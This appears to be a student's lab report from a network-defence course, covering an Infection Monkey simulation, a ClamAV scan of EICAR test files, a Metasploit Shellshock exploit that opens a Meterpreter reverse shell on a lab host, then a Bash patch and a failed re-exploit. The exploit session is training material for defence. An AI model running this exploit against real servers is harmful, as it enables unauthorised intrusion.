

# Defending the Network from a Simulated Attack (3e)

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Time on Task:

7 hours, 40 minutes

Progress:


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## Section 1: Hands-On Demonstration

### Part 1: Perform a Simulated Attack with Infection Monkey


14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland.**




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17. Make a screen capture showing the recommendations for the corporationtechs.com web server.



20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).



## Part 2: Use Antivirus Software to Remove Malicious Files

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12. **Make a screen capture** showing the contents of the VIRUS directory.

```
Activities Terminal Feb 3 06:23
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TargetLinux01
2023-02-03 05:23:07
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
Time: 26.737 sec (0 m 26 s)
user@corporationtechs:~$ cd ~/
user@corporationtechs:~$ mkdir VIRUS
user@corporationtechs:~$ ls -l
total 36
drwxr-xr-x 2 user user 4096 May 29 2020 Desktop
drwxr-xr-x 2 user user 4096 May 29 2020 Documents
drwxr-xr-x 2 user user 4096 Nov 11 2020 Downloads
-rw-rw-r-- 1 user user 0 Feb 3 05:40 monkey-temp-file
drwxr-xr-x 2 user user 4096 Feb 3 05:40 Music
drwxr-xr-x 2 user user 4096 May 29 2020 Pictures
drwxr-xr-x 2 user user 4096 May 29 2020 Public
drwxr-xr-x 2 user user 4096 May 29 2020 Templates
drwxr-xr-x 2 user user 4096 May 29 2020 Videos
drwxrwxr-x 2 user user 4096 Feb 3 06:18 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 144
Scanned files: 458
Infected files: 2
Data scanned: 95.29 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 26.318 sec (0 m 26 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./virus
ls: cannot access './virus': No such file or directory
user@corporationtechs:~$ ls ./VIRUS
eicar.com eicar_com.zip
user@corporationtechs:~$
```

## Section 2: Applied Learning

### Part 1: Exploit a Vulnerable Web Server with Metasploit


11. Make a screen capture showing the **updated exploit settings**.



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17. Make a screen capture showing the **successful Linux shell command** on TargetLinux01.



The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" with a subtitle "AttackLinux01". The terminal displays the output of a Metasploit (msf5) session. The user runs the command `use 26`, then `check`, which returns `[+] 172.40.0.20:80 - The target is vulnerable.` Finally, the user runs `exploit`, which successfully establishes a Meterpreter session. The terminal then shows the output of the `ls` command in the Meterpreter shell, listing the contents of `/usr/lib/cgi-bin`. The output shows a file named `test-cgi.sh` with a size of 781 bytes and permissions `100755/rwxr-xr-x`.

```
Linux Command Shell, Reverse TCP Inline
32 linux/x86/shell_reverse_tcp_ipv6
Linux Command Shell, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:34462) at 2023-02-03 03:45:09 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size  Type  Last modified      Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter >
```


### Part 2: Patch the Exploited System

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4. **Make a screen capture** showing the **pre-patch Bash version**.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal title bar reads "Terminal" and "Feb 3 06:48". The terminal content shows the user typing "bash" and the system outputting the GNU bash version information. The output includes the version number (4.3.0(1)), the release (x86\_64-unknown-linux-gnu), the copyright (C) 2013 Free Software Foundation, Inc., and the license (GPLv3+). The user's prompt is "user@corporationtechs: ~\$".

```
user@corporationtechs:~$ bash
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>


This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```



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9. Make a screen capture showing the **post-patch Bash** version.




The screenshot shows a terminal window titled "Terminal" with a date and time of "Feb 3 07:04". The terminal output is as follows:

```
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$ cd..
bash: cd..: command not found
user@corporationtechs:~/Downloads$ cd ..
user@corporationtechs:~$ bash -version
GNU bash, version 5.0.16(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
T ShowApplications ANTY, to the extent permitted by law.
user@corporationtechs:~$
```

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13. Make a screen capture showing your **unsuccessful exploit attempt**.



The screenshot shows a terminal window titled "AttackLinux01" with a timestamp of "2023-02-03 06:06:45". The terminal displays the following output:

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meterpreter > ls
Listing: /usr/lib/cgi-bin
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Mode                Size  Type  Last modified          Name
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100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit


[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```



### Section 3: Challenge and Analysis

#### Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection.**



#### Part 2: Harden the Network Perimeter

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**Make a screen capture** showing the **updated firewall rules on the DMZ interface**.

